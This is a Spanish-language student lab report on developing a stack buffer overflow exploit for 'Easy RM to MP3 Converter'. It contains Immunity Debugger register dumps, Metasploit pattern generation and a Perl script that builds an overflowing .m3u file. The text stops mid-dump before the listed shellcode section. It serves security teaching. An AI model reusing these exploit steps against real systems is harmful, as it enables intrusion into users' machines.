

Universidad Rafael Landívar

Facultad de Ingeniería

Microprogramación

## Proyecto de aplicación No.1

Rafael Andrés Álvarez Mazariegos 1018419

Leonel Antonio Fuentes Loaiza 1060420

Guatemala de la Asunción 21 de octubre del 2022


## Tabla de contenido

Pasos para demostrar la vulnerabilidad de una aplicación .....	3
Immunity debugger y “Easy RM to MP3 Convert” .....	3
Creación Exploit .....	3
Comprobar longitud de buffer .....	5
Desplazamiento Exacto (Metasploit) .....	6
Little Endian .....	7
Shellcode .....	9
Ejecutando Archivo.exe .....	11
Análisis .....	12

## Pasos para demostrar la vulnerabilidad de una aplicación

### Immunity debugger y “Easy RM to MP3 Convert”


Para poder realizar las pruebas de nuestro archivo y poder verificar que hay en la instrucción pointer utilizamos Immunity debugger. Donde únicamente corremos el debugger y abrimos la aplicación de “Easy RM to MP3 Convert” y la ejecutamos, mostrando la siguiente pantalla Img No.1.



Img No.1: Immunity Debugger

### Creación Exploit

En la maquina virtual Linux, en nuestro caso usamos el sistema Kali-Linux 2022.3 tenemos que crear un archivo, en el cual escribimos el nombre de nuestro archivo .m3u que va a contener una cantidad x del carácter “A” que ira incrementando hasta que el archivo desborde la pila Img No.2. Con nuestro código ya creado únicamente entramos a la terminal y lo ejecutamos con el comando perl Exploit Img No3.




Img No.2: Archivo con el código Exploit




*Img No.5: Error de 30000 caracteres*

Cuando realizamos la misma prueba en el Immunity debugger con el fichero de 30000 “A” nos muestra que la EIP=41414141 esto quiere decir que nuestra pila se desbordo entre los 20000 y 30000 caracteres Img No.6.



```
Registers (FPU)
ERX 00000001
ECX 7C92003D ntdll.7C92003D
EDX 00000000
EBX 00104658
ESP 000FFD38 ASCII "C:\Documents and Settings\Rafael Alvarez\Escritorio\Comprobacion40000.nbu"
EBP 00104678 ASCII "C:\Documents and Settings\Rafael Alvarez\Escritorio\Comprobacion40000.nbu"
ESI 77C2FCE8 msvcrt.77C2FCE8
EDI 00000040
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
S 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
O 0 FS 0023 32bit 77FD0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,ES Mask 1 1 1 1 1 1 1 1
```

*Img No.6: Instrucción Pointer -41414141*



*Img No.7: Ruptura del “Easy RM to MP3 Convert”*

## Comprobar longitud de buffer

Para poder encontrar el desplazamiento exacto dentro de la pila, primero debemos de encontrar, en donde está el rango. Como sabemos que con el fichero de 20000 el programa no se desborda y en 30000 si se desborda vamos a crear una longitud de 25000 “A” y de 50000 “B”, dependiendo si el EIP nos regresa un 41414141 si se encuentra entre los 20000-25000 o si regresa un 42424242 se encuentra entre los 25000-30000

- Longitud entre 25000 “A” y 5000 “B”

Podemos observar en la Img No.8 que nuestra EIP es 42424242 dando a entender que el desbordamiento exacto esta entre 25000 y 30000 caracteres

```

Registers (FPU)
EDX 00AC0000
EBX 00104A58
ESP 000FFD38 ASCII "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB"
EBP 00104678 ASCII "C:\Documents and Settings\Rafael Alvarez\Escritorio\Comprobacion25000B.m3u"
ESI 77C2FCE0 msvcrt.77C2FCE0
EDI 00007530
EIP 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
PCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Img No.8: Exploit entre 25000 y 30000

- Longitud entre 27000 “A” y 30000 “B”  
 Con el EIP nos damos cuenta de que en el registro tiene 41414141, con esto podemos concluir que nuestro desbordamiento esta entre 25000 y 27000 caracteres.

```

Registers (FPU)
EAX 00000001
ECX 7C92003D ntdll.7C92003D
EDX 00AC0000
EBX 00104A58
ESP 000FFD38 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 00104678 ASCII "C:\Documents and Settings\Rafael Alvarez\Escritorio\Comprobacion27000B.m3u"
ESI 77C2FCE0 msvcrt.77C2FCE0
EDI 00007530
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 (GT)
PCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Img No.9: Exploit entre 27000 y 30000

### Desplazamiento Exacto (Metasploit)

Dentro de la maquina virtual Linux vamos a crear un fichero de 5000 caracteres Img No.10, en cual vamos a copiar y pegar en nuestro Exploit Img No.11, para que a la hora de ingresar el .m3u dentro de la aplicación “Easy RM to MP3 Convert” nos devuelva la dirección exacta donde se encuentra la IP.



```
rafael@kali-Linux: ~/Escritorio/RAFAEL
Archivo Acciones Editar Vista Ayuda
(rafael@kali-Linux)-[~/Escritorio/RAFAEL]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 5000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af
1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6
Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2
Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7A
m8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar
9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A
u5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0
Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az
6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1B
c2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7
Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh
3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8B
j9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4
Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp
0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5B
r6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1
Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw
7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz
3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8C
Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce
4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9C
h0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5
Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm
```

Img No.10: Generación de 50000 caracteres

```
~/Escritorio/Exploit - Mousepad
Archivo Editar Buscar Ver Documento Ayuda
1 #!/usr/bin/perl
2
3 my $file= "pattern.m3u";
4 my $junk= "\x41" x 25000;
5 my
$junk2 = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6
Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9FxFx0FxF1FxF2FxF3FxF4FxF5FxF6FxF7FxF8FxF9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9
k5gk";
6 open($FILE, ">$file");
7 print $FILE $junk.$junk2;
8 close($FILE);
9 print "El fichero m3u ha sido creado con éxito\n";
10
```

Img No.11: Exploit con los 5000 caracteres

## Little Endian

El archivo Exploit lo ingresamos dentro de nuestro Immunity debugger Img No.12

```

Registers (FPU)
EAX 00000001
ECX 7C92003D ntdll.7C92003D
EDX 00AC0000
EBX 00104A58
ESP 000FFD38 ASCII "Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9B10B11B12B13B14B15B16B"
